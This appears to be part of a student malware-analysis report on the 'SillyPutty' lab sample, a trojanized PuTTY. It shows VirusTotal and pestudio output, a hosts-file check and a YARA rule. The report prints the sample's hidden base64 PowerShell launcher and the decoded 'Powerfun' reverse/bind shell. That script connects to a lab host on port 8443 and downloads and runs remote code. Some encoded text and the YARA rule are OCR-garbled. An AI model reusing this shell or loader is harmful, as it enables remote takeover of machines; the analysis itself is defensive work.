4 If4D3XnK25QH1Z2pN2MK0/of2ChNyZ/ytIwVSFe0CtyIT1N05j9suHDz+dGhK1qdQ2rotcnroSXbT8Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdk/hLyawCdeecF2p1mJC5kFRj+U7zPesZtUujmMA06/Ztgg5Vp27NaY10zd0oohLTgXEpM/
5 Ab4FXhKty2ibquTi3USmVx7ewV4gKmw7Eteqvovf9xam27DvP3ot430PTVUwPbLShiuhMUKp04XNCv+inZQl2U0y+aUPcyC4AU4ZFTopeInazRSb6QsaJW84arJtU3mdL7T0J3NPPTm3VayHBgnqcfHwd7xzfyD72pxq3m1BnIrGtch4+
6 iqPr680W4JPV8bu3pqXFR1X7Jf51loEs0DfaYBgq1GnrLpy8h3x9bt+4XQpnRmakdThgYpUXjmb45HIdzK9X2rwowCGg/c/wx8pk8KJhybIUWJjgJGNaDUNVSQ81piQ037HXdc6TohdCug32FUH/eaF3CC/18t2P9Uz3+6ok4Z661XTsxcGJ
7 eW67cvyAhn27HwVp+FvKJsaTBXT1H1h33UaDmw7eHfrfGA1N1W6/2FDxd87V4wP8qmxu1eH74GV/PKRvYq13jqF61yiuBFVowdKTPXSShsfe/+7dJtLmqHve2k5A5XN6SjX3V8hwZ98I7sAgg5wuCkt1chPiVTk8prV5tbHFaF1C1euZQb
8 L2b8qVXS8ub2V0LznQ54fCsrcy2sFyeADCeKvXocf372HJ/ha6LDyCo6K11dDKAmPHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpr+8hOCi/WIGf9s5na7/1D6Nm++0TrtVTgantvmcFwP5uLXdGnSX7QJh56f5h6ntcjny9W8eXQXxy
9 H4rre0J3L9kf8i/mt193dQkAAA=='))
10 ,[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Cmdr

C:\Users\Chris\Desktop
λ sha256sum.exe putty.exe
0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 *putty.exe

0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

58 / 70

58 security vendors and 1 sandbox flagged this file as malicious

0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

1.47 MB
Size

2023-02-07 19:08:55 UTC
24 days ago

EXE

peexe runtime-modules detect-debug-environment long-sleeps direct-cpu-clock-access checks-user-input

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 9

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream,[System.Convert]::FromBase64String('H4sIAQW/UMECAS1N227jNhb991cMxHUTIRbhdbsAESCLepVsGyOdNVZu824YCE2NVyZUyqZKUL0j87yU1ypljBNTUL7aGcz1z5kL9AG0xQbkoQIRwK10tkcN8B5/Wz6SQHCW8g0u6RvidymTX6RhNp1PB4TFU4S30MZi19857I85vA2DC/iCmIwCGg/c/wx8pk8KJhybIUWJjgJGNaDUNVSQ81piQ037HXdc6TohdCug32FUH/eaF3CC/18t2P9Uz3+6ok4Z661XTsxcGJelW67cvyAhn27HwVp+FvKJsaTBXT1H1h33UaDmw7eHfrfGA1N1W6/2FDxd87V4wP8qmxu1eH74GV/PKRvYq13jqF61yiuBFVowdKTPXSShsfe/+7dJtLmqHve2k5A5XN6SjX3V8hwZ98I
```


FLAREVM (FLAREVM INSTALL) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

pestudio 9.40 - Malware Initial Assessment - www.winitor.com - [c:\users\chris\desktop\putty.exe]

file settings about

c:\users\chris\desktop\putty.exe

indicators (sections > entry-point > suspicious)

vinustotal (error)

dos-header (64 bytes)

dos-stub (message)

nch-header (n/a)

file-header (Intel-386)

optional-header (GUI)

directories (4)

sections (self-modifying)

libraries (0)

imports (flag)

exports (n/a)

tls-callback (n/a)

.NET (n/a)

resources (Compiled-HTML)

strings (size)

debug (n/a)

manifest (PuTTY)

version (Imon Tatham)

certificate (n/a)

overlay (n/a)

| property | value | value | value | value | value | value | value | value | value |
|------------------------------------|----------------------------|---------------------------|----------------------------|----------------------------|---------------------------|---------------------------|---------------------------|---------------------------|------------|
| general | | | | | | | | | |
| name | .text | .rdata | .data | .00cfg | .rsrc | .reloc | .text | .idata | .rsrc |
| md5 | 53D53E5EF7971DFA93A09C7... | DAE6BEA7B499355EFDAADD... | 782A52AB4D3F047C09FB980... | C4F412638A6A577B8259496... | 439CFDCDB280386114AA0... | 6AFED8D2F4E2FE29D1CB05... | 1D0EC91EBDBDEE96A6F1B5... | 8ABESCE1CAC05FEA800273... | 2CA580... |
| entropy | 6.621 | 5.797 | 2.019 | 0.061 | 7.830 | 6.724 | 6.234 | 5.458 | 7.830 |
| file-ratio (99.93%) | 39.76 % | 10.97 % | 0.20 % | 0.03 % | 22.13 % | 2.02 % | 0.13 % | 0.50 % | 22.13 % |
| raw-address | 0x00000400 | 0x00096400 | 0x0008FA00 | 0x000C0600 | 0x000C0800 | 0x00114000 | 0x0011BA00 | 0x0011C200 | 0x0011E... |
| raw-size (154192 bytes) | 0x00096000 (61440 bytes) | 0x00029600 (169472 bytes) | 0x00000C00 (3072 bytes) | 0x00000200 (512 bytes) | 0x00053800 (342016 bytes) | 0x00007A00 (31232 bytes) | 0x00000800 (2048 bytes) | 0x00001E00 (7680 bytes) | 0x00053... |
| virtual-address | 0x00001000 | 0x00097000 | 0x000C1000 | 0x000C5000 | 0x000C6000 | 0x0011A000 | 0x00122000 | 0x00123000 | 0x00125... |
| virtual-size (155529 bytes) | 0x00095F6D (614253 bytes) | 0x000295FC (169468 bytes) | 0x00003FCC (16332 bytes) | 0x00000004 (4 bytes) | 0x00053720 (341792 bytes) | 0x00007A00 (31232 bytes) | 0x00000737 (1847 bytes) | 0x00001CAA (7338 bytes) | 0x00053... |
| characteristics | | | | | | | | | |
| value | 0x60000020 | 0x40000040 | 0xC0000040 | 0x40000040 | 0x40000040 | 0x42000040 | 0xE0000020 | 0xC2000040 | 0x40000... |
| writable | - | - | x | - | - | - | x | x | - |
| executable | x | - | - | - | - | - | x | - | - |
| shareable | - | - | - | - | - | - | - | - | - |
| self-modifying | - | - | - | - | - | - | x | - | - |
| virtualized | - | - | - | - | - | - | - | - | - |
| items | | | | | | | | | |
| directory> import | - | - | - | - | - | - | - | 0x00123000 | - |
| directory> resource | - | - | - | - | - | - | - | - | 0x00125... |
| directory> relocation | - | - | - | - | - | - | - | - | - |
| directory> import-address | - | 0x0008E2F4 | - | - | - | - | - | - | - |
| resources > manifest | - | - | - | - | - | - | - | - | 0x00121... |
| resources > version | - | - | - | - | - | - | - | - | 0x00121... |
| optional-header > base-of-code | 0x00001000 | - | - | - | - | - | - | - | - |
| optional-header > base-of-data | - | 0x00097000 | - | - | - | - | - | - | - |
| optional-header > entry-point | - | - | - | - | - | - | 0x00122000 | - | - |
| file (Compiled-HTML, 325542 bytes) | - | - | - | - | - | - | - | - | 0x00121... |

sha256: 0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83

cpu: 32-bit

file-type: executable

subsystem: GUI


entry-point: 0x00122000

Heavy mix

11:24 PM

3/3/2023

H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLePvsGyDdNV
Zu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOXQbkoOIRwK
1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNpIPB4TfU4S3OWZYi19B57
IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpz
ZRx4WlZ4EFrLMV2R55pGHILUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xlrF
aUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4D
lf4D3XnKk25QHlZ2pW2WKKO/ofzChNyZ/ytiWYsFe0CtyITIN05j9suHDz+
dGhKlqdQ2roctnroSxbT0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLdK/hLyaO
wCdeeCF2plmJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYlOZdOoohLT
gXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27D
vP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZF
Tope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfz
pD72pxq3miBnlrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgq
lGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HldzK9X2rwowCGg/c/w
x8pk0KJhYblUWJJgJGNADUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3C
C/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHl
h33UaDWw7eMfrfGA1NIWG6/2FDxd87V4wPBqmxutleH74GV/PKRvYql
3jqFn6lyiuBFVOwdkTPXSShsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98l
7sAgg5wuCktlcWPiYTk8prV5tbHFafICleuZQbL2b8qYXS8ub2V0lznQ54af
Csrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV
Othalh1IKOR3MjoK1UJfnhGVlPpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVT
gantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kf
8i/mtl93dQkAAA==




```
1 out (1)

# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}

function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }

        [byte[]]$bytes = 0..20000|%{0}
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)

        if ($Download -eq "true")
        {
            $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
            $stream.Write($sendbytes,0,$sendbytes.Length)
            ForEach ($module in $modules)
            {
                (Get-Webclient).DownloadString($module)|Invoke-Expression
            }
        }

        $sendbytes = ([text.encoding]::ASCII).GetBytes("PS " + (Get-Location).Path + ">")
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
            $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
            $data = $EncodedText.GetString($bytes,0, $i)
            $cmdhark = ($($data -f "%s"))
        }
    }
}
```

```
C:\Windows\System32\drivers\etc
λ cat hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97       rhino.acme.com          # source server
#       38.25.63.10       x.acme.com              # x client host
#
# localhost name resolution is handled within DNS itself.
#       127.0.0.1         localhost
#       ::1               localhost
#       127.0.0.1         bonus2.corporatebonusapplication.local

C:\Windows\System32\drivers\etc
λ |
```

20
[Silly Putty]
[Chris Miele]



Appendix B

```
{ sillyputty.yara •
C: > Users > Chris Laptop > Desktop > { sillyputty.yara
1 rule Silly_Putty {
2   meta:
3     date = "2023-03-05"
4     author = "Chris Miele"
5     description = "Yara rule Silly_Putty"
6     reference = "https://github.com/HuskyHacks/PWAT-labs/tree/main/labs/1-3.Challenge-SillyPutty"
7     sha256 = "0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee8"
8
9   strings:
10    $string1 = "powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([Sys
11    $PE_MagicByte = "MZ"
12    $network_dns = "bonus2.corporatebonusapplication.local" ascii
13
14   condition:
15     network.port == 8443
16
```